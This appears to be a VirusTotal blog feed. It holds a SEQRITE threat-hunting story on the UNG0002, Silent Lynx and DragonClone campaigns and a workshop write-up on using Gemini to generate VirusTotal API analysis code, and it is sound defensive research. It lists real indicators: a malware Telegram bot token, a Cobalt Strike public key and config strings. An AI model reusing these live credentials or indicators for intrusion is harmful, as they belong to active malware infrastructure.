Together, we can make the digital world a safer place.

  • ✇VirusTotal Blog
  • VTPRACTITIONERS{SEQRITE}: Tracking UNG0002, Silent Lynx and DragonClone Joseliyo Sánchez
    Introduction One of the best parts of being at VirusTotal (VT) is seeing all the amazing ways our community uses our tools to hunt down threats. We love hearing about your successes, and we think the rest of the community would too. That's why we're so excited to start a new blog series where we'll be sharing success stories from some of our customers. They'll be giving us a behind-the-scenes look at how they pivot from an initial clue to uncover entire campaigns. To kick thing
     

VTPRACTITIONERS{SEQRITE}: Tracking UNG0002, Silent Lynx and DragonClone

21 de Outubro de 2025, 05:40

Introduction

One of the best parts of being at VirusTotal (VT) is seeing all the amazing ways our community uses our tools to hunt down threats. We love hearing about your successes, and we think the rest of the community would too.
That's why we're so excited to start a new blog series where we'll be sharing success stories from some of our customers. They'll be giving us a behind-the-scenes look at how they pivot from an initial clue to uncover entire campaigns.
To kick things off, we're thrilled to have our friends from SEQRITE join us. Their APT-Team is full of incredible threat hunters, and they've got a great story to share about how they've used VT to track some sophisticated actors.

How VT plays a role in hunting for analysts

For a threat analyst, the hunt often begins with a single, seemingly isolated clue—a suspicious file, a strange domain, or an odd IP address. The challenge is to connect that one piece of the puzzle to the larger picture. This is where VT truly shines.
VT is more than just a tool for checking if a file is malicious. It's a massive, living database of digital artifacts (process activity, registry key activity, memory dumps, LLM verdicts, among others) and their relationships. It allows analysts to pivot from one indicator of compromise to another, uncovering hidden connections and mapping out entire attack campaigns. It's this ability to connect the dots—to see how a piece of malware communicates with a C2 server, what other files are associated with it, what processes were launched or files were used to set persistence or exfiltrate information, and who else has seen it—that transforms a simple file check into a full-blown investigation. The following story from SEQRITE is a perfect example of this process in action.

Seqrite - Success Story

[In the words of SEQRITE…]
We at SEQRITE APT-Team perform a lot of activities, including threat hunting and threat intelligence, using customer telemetry and multiple other data corpuses. Without an iota of doubt, apart from our customer telemetry, the VT corpus has aided us a decent amount in converting our research, which includes hunting unique campaigns and multiple pivots that have led us to an interesting set of campaigns, ranging across multiple spheres of Asian geography, including Central, South, and East Asia.

UNG0002

SEQRITE APT-Team have been tracking a south-east asian threat entity, which was termed as UNG0002, using certain behavioral artefacts, such using similar OPSEC mistakes across multiple campaigns and using similar set of decoys and post-exploitation toolkit across multiple operational campaigns ranging from May 2024 to May 2025.
During the initial phase of this campaign, the threat actor performed multiple targets across Hong Kong and Pakistan against sectors involving defence, electrotechnical, medical science, academia and much more.
VT corpus has helped us to pivot through Cobalt Strike oriented beacons, which were used by this threat actor to target various sectors. In our hunt for malicious activity, we discovered a series of Cobalt Strike beacons. These were all delivered through similar ZIP files, which acted as lures. Each ZIP archive contained the same set of file types: a malicious executable, along with LNK, VBS, and PDF decoy files. The beacons themselves were also similar, sharing configurations, filenames and compilation timestamps.
Using the timestamps from the malicious executables and the filenames previously mentioned, we discovered up to 14 different samples, all of them related to the campaign with this query
VirusTotal query: metadata:"2015:07:10 03:27:31+00:00" filename:"imebroker.exe"

based on the configuration extracted by VT, we could use the public key extracted to identify more samples using exactly the same with the following query
malware_config:30819f300d06092a864886f70d010101050003818d003081890281810096cc4e6ad9aee91ca69b7b44465e17412626a11c7855b7a69daad00f48c0ea98f0e389a0a1c4b74332bf0d603a6e53e05ee734c9a289ff172204bfc9430ed4d6041402d02b526e902b95f6f219598cb1b6391403fa627ab36dbe88646620369e7ec89bdc31f1a2b0bedba1852d5e7656d3b297f9d39f357816f0677563bc496b020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
Besides these executables, we mentioned that there were also LNK files within the ZIP files. After analyzing them, a consistent LNK-ID metadata revealed the same identifiers across many samples. Querying VT for those LNK-IDs exposed we could identify new files related to the campaign.
VirusTotal query: metadata:"laptop-g5qalv96"

Decoy documents identified within the ZIP files mentioned above

We initially tracked several campaigns leveraging LNK-based device IDs and Cobalt Strike beacons. However, an intriguing shift began to emerge in the September-October activity. We observed a new set of campaigns that frequently used CV-themed decoys, often impersonating students from prominent Chinese research institutions.
While the spear-phishing tactics remained similar, the final execution changed. The threat actors dropped their Cobalt Strike beacons and pivoted toward DLL-Sideloading for their payloads, all while keeping the same decoy theme. This significant change in technique led us to identify a second major wave of this activity, which we're officially labeling Operation AmberMist.
Tracking this second wave of operations attributed to the UNG0002 cluster, we observed a recurring behavioral artifact: the use of academia-themed lures targeting victims in China and Hong Kong.
Across these campaigns, multiple queries were leveraged, but a consistent pattern emerged—heavy reliance on LOLBINS such as wscript.exe, cscript.exe, and VBScripts for persistence.
By developing a simple yet effective hunting query, we were able to uncover a previously unseen sample not publicly reported:
type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK
VirusTotal query: type:zip AND (metadata:"lnk" AND metadata:".vbs" AND metadata:".pdf") and submitter:HK

Silent Lynx

Another campaign tracked by the SEQRITE APT-team, named Silent Lynx, targeted multiple sectors including banking. As in the previous described case, thanks to VT we were able to pivot and identify new samples associated with this campaign.
Initial Discovery and Pivoting
During the initial phase of this campaign, we discovered a decoy-based SPECA-related archive file targeting Kyrgyzstan around December 2024 - January 2025. The decoy was designed to distract from the real payload: a malicious C++ implant.
Decoy document identified during our research

Second campaign of Silent Lynx @ Bank of Kyrgyz Republic
Email identified during our reserach

We performed multiple pivots focusing on the implant, starting by analyzing the sample’s metadata and network indicators and functionalities, we found that the threat actor had been using a similar C++ implant, which led us to another campaign targeting the banking sector of Kyrgyzstan related to Silent Lynx too.
Information obtained during the analysis of the C++ implants

Information obtained during the analysis of the C++ implants

We leveraged VT corpus for deploying multiple Livehunt rules on multiple junctures, some of the simpler examples are as follows:
  • Looking at the usage of encoded Telegram Bot based payload inside the C++ implant. Using either content or malware_config modifiers when extracted from the config could help us to identify new samples.

  • Spawning Powershell.exe LOLBIN.

  • VT search enablers for checking for malicious email files, if uploaded from Central Asian Geosphere.

  • ISO-oriented first-stagers.

  • Multiple behavioral overlaps between YoroTrooper & Silent Lynx and further hunting hypothesis developed by us. 

Leveraging VT corpus and using further pivots on the above metrics and many others included on the malicious spear-phishing email, we also tracked some further campaigns. Most importantly, we developed a new YARA rule and a new hypothesis every time to hunt for similar implants leveraging the Livehunt feature depending on the tailored specifications and the raw data we received during hunting keeping in mind the cases of false positives and false negatives.
Decoy document identified during our hunting activities

Submissions identified in the decoy document

The threat actor repeatedly used the same implant across multiple campaigns in Uzbekistan and Turkmenistan. Using hunting queries through VT along with submitter:UZ or submitter:TM helped us to identify these samples.
The most important pivot in our investigation was the malware sample itself as shown in the previous screenshots was the usage of encoded PowerShell blob spawning powershell.exe, which was used multiple times across different campaigns. This sample acted as a key indicator, allowing us to uncover other campaigns targeting critical sectors in the region, and confirmed the repetitive nature of the actor's operations.
Also, thanks to VT feature of collections, we further leveraged it to build an attribution of the threat entity.
Collections used during the attribution process

DragonClone

Finally, the last campaign that we wanted to illustrate how pivoting within the VT ecosystem enabled our team to uncover new samples was by a group we named DRAGONCLONE
The SEQRITE APT Team has been monitoring DRAGONCLONE as they actively target critical sectors across Asia and the globe. They utilize sophisticated methods for cyber-espionage, compromising strategic organizations in sectors like telecom and energy through the deployment of custom malware implants, the exploitation of unpatched vulnerabilities, and extensive spear-phishing.
Initial Discovery
Recently, on 13th May, our team discovered a malicious ZIP file that surfaced across various sources, including VT. The ZIP file was used as a preliminary infection vector and contained multiple EXE and DLL files inside the archive, like this one which contains the malicious payload.
Chinese-based threat actors have a well-known tendency to deliver DLL sideloading implants as part of their infection chains. Leveraging crowdsourced Sigma rules in VT, along with personal hunting techniques using static YARA signatures, we were able to track and hunt this malicious spear-phishing attachment effectively. In their public Sigma Rules list you can find different Sigma Rules that are created to identify DLL SideLoading.
Pivoting Certificates via VT Corpus
While exploring the network of related artifacts, we could not initially find any direct commonalities. However, a particular clean-looking executable named “2025 China Mobile Tietong Co., Ltd. Internal Training Program” raised our concern. Its naming and metadata suggested potential masquerading behavior, making it a critical pivot point that required deeper investigation.
Certificates are one of the most key indicators, while looking into malicious artefacts, we saw that it is a fresh and clean copy of WonderShare’s Repairit Software, a well known software for repairing corrupted files, whereas a suspicious concern is that it has been signed by ShenZhen Thunder NetWorking Technologies Ltd
VirusTotal query: signature:"ShenZhen Thunder Networking Technologies Ltd."

Using this hunch, we discovered and hunted for executables, which have been signed by similar and found there have been multiple malicious binaries, although, this has not been the only indicator or pivot, but a key one, to research for further ones.
Pivoting on Malware Configs via VT Corpus
We analyzed the loader and determined it's slightly advanced, performing complex tasks like anti-debugging. More significantly, it drops V-Shell, a post-exploitation toolkit. V-Shell was originally open-source but later taken down by its authors and has been observed in campaigns by Earth Lamia.
After extracting the V-Shell shellcode, we discovered an unusual malware configuration property: qwe123qwe. By leveraging the VT corpus to pivot on this finding, we were able to identify additional V-Shell implant samples potentially linked to this campaign.
VirusTotal query: malware_config:"qwe123qwe"

VT Tips (based on the success story)

[In the words of VirusTotal…]
Threat hunting is an art, and a good artist needs the right tools and techniques. In this section, we'll share some practical tips for pivoting and hunting within the VirusTotal ecosystem, inspired by the techniques used in the campaigns discussed in this blog post.

Hunt by Malware Configuration

Many malware families use configuration files to store C2 information, encryption keys, and other operational data. For some malware families, VirusTotal automatically extracts these configurations. You can use unique values from these configurations to find other samples from the same campaign.
For instance, in the DRAGONCLONE investigation, the V-Shell implant had an unusual malware configuration property: qwe123qwe. A simple query like malware_config:"qwe123qwe" in VT can reveal other samples using the same configuration. Similarly, the Cobalt Strike beacons used by UNG0002 had a unique public key in their configuration that could be used for pivoting. That's thanks to Backscatter. We've written blogs showing how to do advanced hunting using only the malware_config modifier. Remember that you can search for samples by family name like malware_config:"redline" up to Telegram tokens and even URLs configured in the malware configuration like malware_config:"https://steamcommunity.com/profiles/76561198780612393".

Don't Overlook LNK File Metadata

Threat actors often make operational security (OPSEC) mistakes. One common mistake is failing to remove metadata from files, including LNK (shortcut) files. This metadata can reveal information about the attacker's machine, such as the hostname.
In the UNG0002 campaign, the actor consistently used LNK files with the same metadata, specifically the machine identifier laptop-g5qalv96. We know that this information can be also modified by them to deceive security researchers, but often we observe good information that can be used to track them. This allowed the SEQRITE team to uncover a wider set of samples by querying VirusTotal for this metadata string.

Track Actors via Leaked Bot Tokens

Some malware, especially those using public platforms for command and control, will have hardcoded API tokens. As seen in the "Silent Lynx" campaign, a PowerShell script used a hardcoded Telegram bot token for C2 communication and data exfiltration.
These tokens can be extracted from memory dumps during sandbox execution or from the malware's code itself. Once you have a token, you may be able to track the threat actor's commands and even identify other victims, as was done in the Silent Lynx investigation. A concrete example of using Telegram bot tokens is the query malware_config:"bot7213845603:AAFFyxsyId9av6CCDVB1BCAM5hKLby41Dr8", which is associated with four infostealer samples uploaded between 2024 and 2025.

Leverage Code-Signing Certificates

Threat actors sometimes sign their malicious executables to make them appear legitimate. They may use stolen certificates or freshly created ones. These certificates can be a powerful pivot point.
In the DRAGONCLONE case, a suspicious executable was signed by "ShenZhen Thunder Networking Technologies Ltd.". By searching for other files signed with the same certificate (signature:"ShenZhen Thunder Networking Technologies Ltd."), you can uncover other tools in the attacker's arsenal.

Utilize YARA and Sigma Rules

For proactive hunting, you can develop your own YARA rules to find malware families based on unique strings, code patterns, or other characteristics. This was a key technique in the "Silent Lynx" campaign for hunting similar implants.
Additionally, you can leverage the power of the community by using crowdsourced Sigma rules in VirusTotal, even within your YARA rules. These rules can help you identify malicious behaviors, such as the DLL sideloading techniques used by DRAGONCLONE, directly from sandbox execution data.
For example, If you want to search for the Sigma rule "Potential DLL Sideloading Of MsCorSvc.DLL" in VT files, you can use the query sigma_rule:99b4e5347f2c92e8a7aeac6dc7a4175104a8ba3354e022684bd3780ea9224137 to do so. All the Sigma rules are updated from the public repo and can be consumed here.

Conclusion

The success stories of the SEQRITE APT-Team in tracking campaigns like UNG0002, Silent Lynx, and DRAGONCLONE demonstrate the power of VirusTotal as a collaborative and comprehensive threat intelligence platform. By leveraging a combination of malware configuration analysis, metadata pivoting, and community-driven tools like YARA and Sigma rules, security researchers can effectively uncover and track sophisticated threat actors.
These examples highlight that successful threat hunting is not just about having the right tools, but also about applying creative and persistent investigation techniques. The ability to pivot from one piece of evidence to another is crucial in connecting the dots and revealing the full scope of a campaign. The SEQRITE team has demonstrated a deep understanding of these pivoting techniques, and we appreciate that they have decided to share their valuable insights with the rest of the community.
We hope these tips and stories have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.

  • ✇VirusTotal Blog
  • Advanced Threat Hunting: Automating Large-Scale Operations with LLMs Joseliyo Sánchez
    Last week, we were fortunate enough to attend the fantastic LABScon conference, organized by the SentinelOne Labs team. While there, we presented a workshop titled 'Advanced Threat Hunting: Automating Large-Scale Operations with LLMs.' The main goal of this workshop was to show attendees how they could automate their research using the VirusTotal API and Gemini. Specifically, we demonstrated how to integrate the power of Google Colab to quickly and efficiently generate Jupyter notebooks usin
     

Advanced Threat Hunting: Automating Large-Scale Operations with LLMs

30 de Setembro de 2025, 05:16

Last week, we were fortunate enough to attend the fantastic LABScon conference, organized by the SentinelOne Labs team. While there, we presented a workshop titled 'Advanced Threat Hunting: Automating Large-Scale Operations with LLMs.' The main goal of this workshop was to show attendees how they could automate their research using the VirusTotal API and Gemini. Specifically, we demonstrated how to integrate the power of Google Colab to quickly and efficiently generate Jupyter notebooks using natural language.

It goes without saying that the use of LLMs is a must for every analyst today. For this reason, we also want to make life easier for everyone who uses the VirusTotal API for research.

The Power of the VirusTotal API and vt-py

The VirusTotal API is the programmatic gateway to our massive repository of threat intelligence data. While the VirusTotal GUI is great for agile querying, the API unlocks the ability to conduct large-scale, automated investigations and access raw data with more pivoting opportunities.

To make interacting with the API even easier, we recommend using the vt-py library. It simplifies much of the complexity of HTTP requests, JSON parsing, and rate limit management, making it the go-to choice for Python users.

From Natural Language to Actionable Intelligence with Gemini

To bridge the gap between human questions and API queries, we can leverage the integrated Gemini in Google Colab. We have created a "meta Colab" notebook that is pre-populated with working real code snippets for interacting with the VirusTotal API to retrieve different information such as campaigns, threat actors, malware, samples, URLs among others (which we will share soon). This provides Gemini with the necessary context to understand your natural language requests and generate accurate Python code to query the VirusTotal API. Gemini doesn't call the API directly; it creates the code snippet for you to execute.

For Gemini to generate accurate and relevant code, it needs context. Our meta Colab notebook is filled with examples that act as a guide. For complex questions, it will be nice to provide the exact field names that you want to work with. This context generally falls into two categories:

  1. Reference Documentation: We include detailed documentation directly in the Colab. For example, we provide a comprehensive list of all available file search modifiers for the VirusTotal Intelligence search endpoint. This gives Gemini the "vocabulary" it needs to construct precise queries.
  2. Working Code Examples: The notebook is pre-populated with dozens of working vt-py code snippets for common tasks like retrieving file information, performing an intelligence search, or getting relationships. This gives Gemini the "grammar" and correct patterns for interacting with our API.

Example of code snippet context that we have included in our meta colab:

query_results_with_behaviors = []
query = "have:sigma have:yara have:ids have:malware_config fs:1d+ have:bundled_file tag:overlay"
RELATIONS = "behaviours"

async for itemobj in cli.iterator('/intelligence/search',params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): '\*'},limit=0):
    query_results_with_behaviors.append(itemobj.to_dict())

res_with_behaviors = list(query_results_with_behaviors)
Diagram showing the flow from User's Action to Actionable Intelligence via Gemini and VirusTotal API

Practical Example: Hunting for Malicious LNK Files

One of the exercises in our workshop focused on analyzing malicious LNK files submitted to VirusTotal in a specific period of time to limit results. The goal was to discover common execution techniques and interesting command-line patterns.

Here’s how you could approach this with natural language queries in our meta Colab:

1. Retrieve all LNK file objects matching the criteria.

You can start by asking Gemini:

Create a code snippet to retrieve all LNK files submitted from January 1st, 2025, until April 1st, 2025, with 5 or more positives.

Code generated:

query_results = []

# Query for LNK files submitted between January 1st, 2025, and April 1st, 2025, with 5 or more positives.
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

async for itemobj in cli.iterator('/intelligence/search',params={'query': "%s"%(query)},limit=0):
    query_results.append(itemobj.to_dict())

lnk_files = list(query_results)
print(f"Found {len(lnk_files)} LNK files matching the criteria.")

2. Flatten the data and visualize it.

Next, you can ask Gemini to process the retrieved data and create visualizations:

Flatten the data in a dataframe and create a bar chart depicting the most common TargetFileDOSName values.

Code generated:

import pandas as pd
import plotly.express as px

# Extract the 'attributes' dictionary from each object in our results
attributes_list = [result.get('attributes', {}) for result in lnk_files]

# Use json_normalize to create a flat DataFrame
df_flat = pd.json_normalize(attributes_list)

# Check if 'exiftool.TargetFileDOSName' column exists and is not empty
if 'exiftool.TargetFileDOSName' in df_flat.columns and not df_flat['exiftool.TargetFileDOSName'].empty:
    # Count the occurrences of each TargetFileDOSName
    target_file_counts = df_flat['exiftool.TargetFileDOSName'].value_counts().reset_index()
    target_file_counts.columns = ['TargetFileDOSName', 'Count']

    # Get the top 10 most common TargetFileDOSName values for visualization
    top_target_files = target_file_counts.head(10)

    # Create an interactive bar chart
    fig = px.bar(top_target_files,
                 x='Count',
                 y='TargetFileDOSName',
                 orientation='h',
                 title='Top 10 Most Common TargetFileDOSName in LNK files',
                 labels={'Count': 'Number of Occurrences', 'TargetFileDOSName': 'Target File DOS Name'})
    fig.show()
else:
    print("The 'exiftool.TargetFileDOSName' column was not found or is empty in the flattened data.")

print("DataFrame shape:", df_flat.shape)
df_flat.head()

This will generate a code snippet using pandas and Plotly to give you a clear view of the most frequent target files in the malicious LNKs.

3. Visualize relationships with a Sankey diagram.

To dig deeper and understand the relationships between the infected machines and the malware, you can ask for a more advanced visualization:

Create a Sankey diagram connecting MachineID (source) to TargetFileDOSName (target), with link widths representing the number of occurrences. Include only MachineID values with 10 or more occurrences, grouping the rest as "Other", and make the visualization interactive with hover details.

Code generated:

import plotly.graph_objects as go
import pandas as pd

# Ensure df_flat is available from previous steps
# If not, you might need to re-run the cell that creates df_flat.

# Check if necessary columns exist in df_flat
if 'lnk_info.machine_id' in df_flat.columns and 'exiftool.TargetFileDOSName' in df_flat.columns:

    # Calculate the frequency of each machine ID and target file name pair
    pair_frequencies = df_flat.groupby(['lnk_info.machine_id', 'exiftool.TargetFileDOSName']).size().reset_index(name='frequency')

    # Identify MachineIDs with less than 10 occurrences
    machine_id_counts = pair_frequencies.groupby('lnk_info.machine_id')['frequency'].sum().reset_index(name='count')
    other_machine_ids = machine_id_counts[machine_id_counts['count'] < 10]['lnk_info.machine_id'].tolist()

    # Replace infrequent MachineIDs with 'Other'
    pair_frequencies['source_node'] = pair_frequencies['lnk_info.machine_id'].apply(lambda x: 'Other' if x in other_machine_ids else x)

    # Aggregate frequencies for the 'Other' node and other valid nodes
    sankey_data = pair_frequencies.groupby(['source_node', 'exiftool.TargetFileDOSName'])['frequency'].sum().reset_index()

    # Create unique labels for the Sankey nodes
    all_nodes = pd.concat([sankey_data['source_node'], sankey_data['exiftool.TargetFileDOSName']]).unique()
    label_to_index = {label: i for i, label in enumerate(all_nodes)}

    # Create the Sankey diagram
    fig = go.Figure(data=[go.Sankey(
        node=dict(
            pad=15,
            thickness=20,
            line=dict(color="black", width=0.5),
            label=all_nodes,
            color="blue"
        ),
        link=dict(
            source=sankey_data['source_node'].map(label_to_index),
            target=sankey_data['exiftool.TargetFileDOSName'].map(label_to_index),
            value=sankey_data['frequency'],
            label=sankey_data.apply(lambda row: f"{row['source_node']} -> {row['exiftool.TargetFileDOSName']}: {row['frequency']}", axis=1)
        )
    )])

    fig.update_layout(title_text="MachineID to TargetFileDOSName Sankey Diagram (Infrequent MachineIDs grouped as 'Other')", font_size=10)
    fig.show()
else:
    print("Required columns 'lnk_info.machine_id' or 'exiftool.TargetFileDOSName' not found in the DataFrame.")

This will create a powerful visualization that shows how different machines are being targeted with specific files, allowing us identify patterns for each machineID metadata.

Sankey diagram

4. Analyze the behavior of the LNK files.

Finally, you can investigate the behavior of the LNK files themselves, for example, by looking at how they are executed:

Create a pie chart depicting the distribution of window behaviors for LNK target processes (hidden, minimized,...).

Code generated:

import plotly.express as px
import pandas as pd

# Check if the relevant column exists
if 'lnk_info.header.show_window_str' in df_flat.columns and not df_flat['lnk_info.header.show_window_str'].empty:
    # Count the occurrences of each window behavior string
    window_behavior_counts = df_flat['lnk_info.header.show_window_str'].value_counts().reset_index()
    window_behavior_counts.columns = ['Window Behavior', 'Count']

    # Create an interactive pie chart
    fig = px.pie(window_behavior_counts,
                 names='Window Behavior',
                 values='Count',
                 title='Distribution of LNK Target Process Window Behaviors',
                 hover_data={'Count': True})
    fig.show()
else:
    print("The 'lnk_info.header.show_window_str' column was not found or is empty in the flattened data. Cannot create the pie chart.")
Pie chart of window behaviors

This allows you to quickly identify if the LNK files are trying to hide their execution, a common use case for malware.

5. Geographic Threat Mapping of Submissions

Understanding the geographical distribution of malware submissions can provide crucial insights into whether a campaign is widespread or targeting a specific region. By analyzing the submission metadata for our set of LNK files, an analyst can quickly identify potential hotspots, which could indicate a geographically focused attack. This is achieved by fetching the submissions relationship for each file, extracting the country of origin for each submission, and plotting this data on a world map (please note that submissions doesn’t mean targeted countries, but in some cases could be related).

Using the LNK files identified previously, create a code snippet that retrieves the submissions relationship for each file. Then, count the number of submissions from each country and display the results on a choropleth world map to visualize the submission hotspots.

In this case, Gemini uses the step-by-step execution, which basically is a set of consecutive executions. The code generated was:

Step 1
query_results_with_submissions = []

# Define the search query string for LNK files
query = "fs:2025-01-01+ fs:2025-04-01- p:5+ type:lnk"

# Define the relationship to request
RELATIONS = "submissions"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_submissions.append(itemobj.to_dict())

# Convert query_results_with_submissions to a list called lnk_files_with_submissions
lnk_files_with_submissions = list(query_results_with_submissions)

# Print the number of LNK files found with submission data.
print(f"Found {len(lnk_files_with_submissions)} LNK files with submission data matching the criteria.")
Step 2
import pandas as pd

# Initialize an empty list to store submission countries
submission_countries = []

# Iterate through each item (LNK file) in the lnk_files_with_submissions list
for item in lnk_files_with_submissions:
    # Check if 'relationships' and 'submissions' exist and are not empty
    if 'relationships' in item and 'submissions' in item['relationships'] and item['relationships']['submissions']['data']:
        # Iterate through each submission object
        for submission in item['relationships']['submissions']['data']:
            # Extract the 'country' from 'submission['attributes']' and append it to the list
            if 'country' in submission['attributes']:
                submission_countries.append(submission['attributes']['country'])

# Convert the submission_countries list into a pandas Series
submission_countries_series = pd.Series(submission_countries)

# Count the occurrences of each country and store in a DataFrame
country_counts = submission_countries_series.value_counts().reset_index()
country_counts.columns = ['country', 'count']

print(f"Total unique countries found: {len(country_counts)}")
print("Top 5 submission countries:")
print(country_counts.head())
Step 3
!pip install pycountry
import plotly.express as px
import pandas as pd
import pycountry

# Function to get ISO-3 code from country name
def get_iso3(country_name):
    try:
        return pycountry.countries.search_fuzzy(country_name)[0].alpha_3
    except:
        return None

# Apply the function to get ISO-3 codes
country_counts['iso_alpha'] = country_counts['country'].apply(get_iso3)

# Create a world heatmap using Plotly Express with ISO-3 codes
fig = px.choropleth(country_counts.dropna(subset=['iso_alpha']), # Drop rows where ISO code couldn't be found
                      locations="iso_alpha", # Use ISO-3 codes for locations
                      locationmode='ISO-3',   # Specify ISO-3 location mode
                      color="count",
                      hover_name="country",
                      color_continuous_scale="Viridis",
                      title="Submission Country Heatmap")

# Update layout to increase figure size
fig.update_layout(
    autosize=False,
    width=1000, # Adjust width as needed
    height=600 # Adjust height as needed
)

fig.show()
World heatmap of submissions

More Examples

Here are some other examples of how you can use natural language to query the VirusTotal API:

  • Find malicious Chrome extensions (based on this blog):

This specific question is actually a really good example of how Google Colab will run the step-by-step process. As you can see, we asked different questions in the same prompt, for that reason Gemini will do it in different steps.

Retrieve all the samples from the /intelligence/search endpoint with the following query: fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight.

Get the bundled_files and create a new dataframe with them too, but store only those having 5 or more malicious value.

Then identify the top 5 magika of those bundled files obtained

Code generated:

Step 1
query_results_with_bundled_files = []

# Define the search query string
query = "fs:2025-08-01+ fs:2025-08-14- p:5+ tag:crx have:codeinsight"

# Define the relationship to request
RELATIONS = "bundled_files"

# Define the relationship attributes to retrieve (all attributes)
ATTRIBUTES_RELATIONS = "*"

# Use cli.iterator to perform an intelligence search with the specified query, relationships, and relationship attributes.
async for itemobj in cli.iterator('/intelligence/search', params={'query': query, 'relationships': RELATIONS, 'relationship_attributes[%s]'%(RELATIONS): ATTRIBUTES_RELATIONS}, limit=0):
    query_results_with_bundled_files.append(itemobj.to_dict())

# Convert query_results_with_bundled_files to a list called crx_files_with_bundled_files
crx_files_with_bundled_files = list(query_results_with_bundled_files)

# Print the number of found CRX files with bundled file data.
print(f"Found {len(crx_files_with_bundled_files)} CRX files with bundled file data matching the criteria.")
Step 2
import pandas as pd

# List to store all bundled file attributes
all_bundled_files_data = []

# Iterate through each CRX file with bundled file data
for crx_file in crx_files_with_bundled_files:
    if 'relationships' in crx_file and 'bundled_files' in crx_file['relationships']:
        for bundled_file in crx_file['relationships']['bundled_files']['data']:
            all_bundled_files_data.append(bundled_file.get('attributes', {}))

# Create a DataFrame from the extracted bundled file attributes
df_bundled_files = pd.json_normalize(all_bundled_files_data)

# Filter for bundled files with 5 or more malicious detections
df_malicious_bundled_files = df_bundled_files[df_bundled_files['last_analysis_stats.malicious'] >= 5]

print(f"Total bundled files extracted: {len(df_bundled_files)}")
print(f"Bundled files with 5 or more malicious detections: {len(df_malicious_bundled_files)}")

df_malicious_bundled_files.head()
Step 3
import pandas as pd
import plotly.express as px

# Check if the 'magika' column exists and is not empty in the filtered DataFrame
if 'magika' in df_malicious_bundled_files.columns and not df_malicious_bundled_files['magika'].empty:
    # Count the occurrences of each magika type
    magika_counts = df_malicious_bundled_files['magika'].value_counts().reset_index()
    magika_counts.columns = ['Magika Type', 'Count']

    # Get the top 5 most frequent magika types
    top_5_magika = magika_counts.head(5)

    print("Top 5 Magika Types in malicious bundled files:")
    print(top_5_magika)

    # Visualize the top 5 magika types
    fig = px.bar(top_5_magika,
                 x='Count',
                 y='Magika Type',
                 orientation='h',
                 title='Top 5 Magika Types in Malicious Bundled Files',
                 labels={'Count': 'Number of Occurrences', 'Magika Type': 'Magika Type'}) 
    fig.update_layout(yaxis={'categoryorder':'total ascending'}) # Order bars by count
    fig.show()
else:
    print("The 'magika' column was not found or is empty in the filtered malicious bundled files DataFrame. Cannot identify top magika types.")
  • Retrieve threat actors:
Retrieve threat actors targeting the United Kingdom with an espionage motivation. Sort the results in descending order of relevance. Display the total number of threat actors and their names.
  • Investigate campaigns:
Retrieve information about threat actors and malware involved in campaigns targeting Pakistan. For each threat actor, retrieve its country of origin, motivations, and targeted industries. For each malware, retrieve its name.

What’s next

This workshop, co-authored with Aleksandar from Sentinel LABS, will be presented at future conferences to show the community how to get the most out of the VirusTotal API. We'll be updating the content of our meta colab regularly and will share more information soon about how to get the Google Colab.

In the meantime, if you have any feedback or ideas to contribute, we are open to suggestions.

  • ✇VirusTotal Blog
  • Supercharging Your Threat Hunts: Join VirusTotal at Labscon for a Workshop on Automation and LLMs Joseliyo Sánchez
    We are excited to announce that our colleague Joseliyo Sánchez, will be at Labscon to present our workshop: Advanced Threat Hunting: Automating Large-Scale Operations with LLMs. This workshop is a joint effort with SentinelOne and their researcher, Aleksandar Milenkoski. In today's rapidly evolving threat landscape, security professionals face an overwhelming tide of data and increasingly sophisticated adversaries. This hands-on workshop is designed to empower you to move beyond the traditional
     

Supercharging Your Threat Hunts: Join VirusTotal at Labscon for a Workshop on Automation and LLMs

5 de Setembro de 2025, 06:53
We are excited to announce that our colleague Joseliyo Sánchez, will be at Labscon to present our workshop: Advanced Threat Hunting: Automating Large-Scale Operations with LLMs. This workshop is a joint effort with SentinelOne and their researcher, Aleksandar Milenkoski. 

In today's rapidly evolving threat landscape, security professionals face an overwhelming tide of data and increasingly sophisticated adversaries. This hands-on workshop is designed to empower you to move beyond the traditional web interface and harness the full potential of the VirusTotal Enterprise API for large-scale, automated threat intelligence and hunting. 

We will dive deep into how you can use the VirusTotal Enterprise API with Python and Google Colab notebooks to automate the consumption of massive datasets. You'll learn how to track the behaviors of advanced persistent threat (APT) actors and cybercrime groups through practical, real-time exercises. 

A key part of our workshop will focus on leveraging Large Language Models (LLMs) to supercharge your analysis. We'll show how you can use AI to help understand complex data, build better queries, and create insightful visualizations to enrich your information for a deeper understanding of threats. 

This session is ideal for cyber threat intelligence analysts, threat hunters, incident responders, SOC analysts, and security researchers looking to automate and scale up their threat hunting workflows. 

After the workshop, we will publish a follow-up blog post that will delve deeper into some of the exercises and examples presented, providing a valuable resource for further learning and implementation. 

We look forward to seeing you at Labscon! 

(All of the scenarios are compatible with Google Threat Intelligence)

 ---- 
Conference website: https://www.labscon.io/ 
Date: September 17-20, 2025 
Registration: Invite-Only 
Place: Scottsdale, Arizona 
Duration: 3-5h
  • ✇VirusTotal Blog
  • Research that builds detections Joseliyo Sánchez
    Note: You can view the full content of the blog here. Introduction Detection engineering is becoming increasingly important in surfacing new malicious activity. Threat actors might take advantage of previously unknown malware families - but a successful detection of certain methodologies or artifacts can help expose the entire infection chain. In previous blog posts, we announced the integration of Sigma rules for macOS and Linux into VirusTotal, as well as ways in which Sigma ru
     

Research that builds detections

9 de Janeiro de 2025, 05:51
Note: You can view the full content of the blog here.

Introduction

